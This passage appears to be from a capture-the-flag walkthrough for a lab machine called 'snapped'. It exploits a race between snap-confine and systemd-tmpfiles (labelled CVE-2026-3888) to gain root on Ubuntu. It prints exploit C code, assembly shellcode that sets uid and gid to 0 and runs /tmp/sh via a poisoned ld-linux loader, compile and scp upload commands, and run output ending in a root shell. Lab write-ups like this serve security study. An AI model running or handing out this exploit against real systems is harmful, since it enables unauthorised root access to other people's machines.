             getpid(), g_unit_seq++, SNAP_CONFINE, SNAP_CONFINE);$
$
    printf("[*]   snap-confine → snap-confine (SUID trigger)\n");$
    int ret = system(cmd);$
$
    if (WIFEXITED(ret))$
        printf("[*]   Exit status: %d\n", WEXITSTATUS(ret));$
$
    return 0;$
}$
```

New snap process will load elf interpreter,
which loads poisoned ld-linux-x86-64.so.2

It loads poisoned ld-linux-x86-64.so.2(librootshell), which executes /tmp/sh as root created

in step 5


__asm__ volatile ($
"xor %%rdi, %%rdi\n"$
"xor %%rsi, %%rsi\n"$
"mov $0x71, %%rax\n" /* __NR_setreuid = 113 */$
"syscall\n"$
::: "rax", "rdi", "rsi"$ setreuid(0,0)
);$
/* setregid(0, 0) */$
__asm__ volatile ($
"xor %%rdi, %%rdi\n"$
"xor %%rsi, %%rsi\n"$
"mov $0x72, %%rax\n" /* __NR_setregid = 114 */$
"syscall\n"$
::: "rax", "rdi", "rsi"$ setregid(0,0)
);$
/* execve("/tmp/sh", {"/tmp/sh", NULL}, NULL) */$
__asm__ volatile ($
"mov $0x68732f706d742f, %%rax\n" /* "/tmp/sh\0" */$
"push %%rax\n"$
"mov %%rsp, %%rdi\n" /* path = "/tmp/sh" */$
"push $0\n"$
"push %%rdi\n"$
"mov %%rsp, %%rsi\n" /* argv = {"/tmp/sh", NULL} */$
"xor %%rdx, %%rdx\n" /* envp = NULL */$
"mov $0x3b, %%rax\n" /* __NR_execve = 59 */$
"syscall\n"$
::: "rax", "rdi", "rsi", "rdx"$ execve("/tmp/sh")
);$

7. Verify it works

```
static void phase7_verify_and_root(pid_t inner, pid_t poison)$
{$
    printf("\n[Phase 7] Verifying...\n");$
$
    chdir(g_orig_cwd);$
$
    struct stat st;$
    int ok = 0;$
$
    if (stat(SUID_BASH, &st) == 0) {$
        if ((st.st_mode & S_ISUID) && st.st_uid == 0) {$
            printf("[+] SUID root bash: %s (mode %04o)\n",$
                   SUID_BASH, st.st_mode & 07777);$
            ok = 1;$
        } else {$
            printf("[-] %s exists but wrong mode/owner "$
                   "(mode %04o, uid %d)\n",$
                   SUID_BASH, st.st_mode & 07777, st.st_uid);$
        }$
    } else {$
        printf("[-] %s not found.\n", SUID_BASH);$
    }$
```

Check SUID_BASH(/var/snap/firefox/common/bash) exists with SUID

As PoC explains, just run commands to compile the binary

```
gcc -O2 -static -o exploit exploit_suid.c
gcc -nostdlib -static -Wl,--entry=_start -o librootshell.so
librootshell_suid.c
```

```
┌─[parrot@parrot]─[~/Documents/snapped]
└──╼ $gcc -O2 -static -o exploit exploit_suid.c
gcc -nostdlib -static -Wl,--entry=_start -o librootshell.so librootshell_suid.c
┌─[parrot@parrot]─[~/Documents/snapped]
└──╼ $ls exploit librootshell.so -l
-rwxrwxr-x 1 parrot parrot 836544 Jun 24 19:02 exploit
-rwxrwxr-x 1 parrot parrot   9056 Jun 24 19:02 librootshell.so
```

Upload it to the target. I recommend to put it in /home/jonathan because of periodic cleanup.

```
┌─[parrot@parrot]─[~/Documents/snapped]
└──╼ $scp exploit librootshell.so jonathan@snapped.htb:~/
jonathan@snapped.htb's password:
exploit                                       100%  817KB   1.1MB/s   00:00
librootshell.so                               100% 9056    66.5KB/s   00:00
```

Then, run this binary

```
./exploit librootshell.so
```

```
jonathan@snapped:~$ ./exploit librootshell.so
================================================================
   CVE-2026-3888 — snap-confine / systemd-tmpfiles SUID LPE
================================================================
[*] Payload: /home/jonathan/librootshell.so (9056 bytes)

[Phase 1] Entering Firefox sandbox...
[+] Inner shell PID: 9293

[Phase 2] Waiting for .snap deletion...
[*] Polling (up to 30 days on stock Ubuntu).
[*] Hint: use -s to skip.
```

It will take some time for waiting cleanup

```
[!]   TRIGGER — swapping directories...
[+]   SWAP DONE — race won!
[*]   ld-linux in namespace: jonathan:jonathan 755
[+]   Poisoned namespace PID: 9642

[Phase 5] Injecting payload into poisoned namespace...
[+]   ld-linux owned by uid 1000 (attacker). Race confirmed.
[*]   Planting busybox...
[*]   Writing escape script → /tmp/sh
[*]   Overwriting ld-linux-x86-64.so.2...
[+]   Payload injected.

[Phase 6] Triggering root via SUID snap-confine...
[*]   snap-confine → snap-confine (SUID trigger)
[*]   Exit status: 0

[Phase 7] Verifying...
[+] SUID root bash: /var/snap/firefox/common/bash (mode 4755)
[*] Cleaning up background processes...

================================================================
  ROOT SHELL: /var/snap/firefox/common/bash -p
================================================================

bash-5.1# whoami
root
```

I got root shell!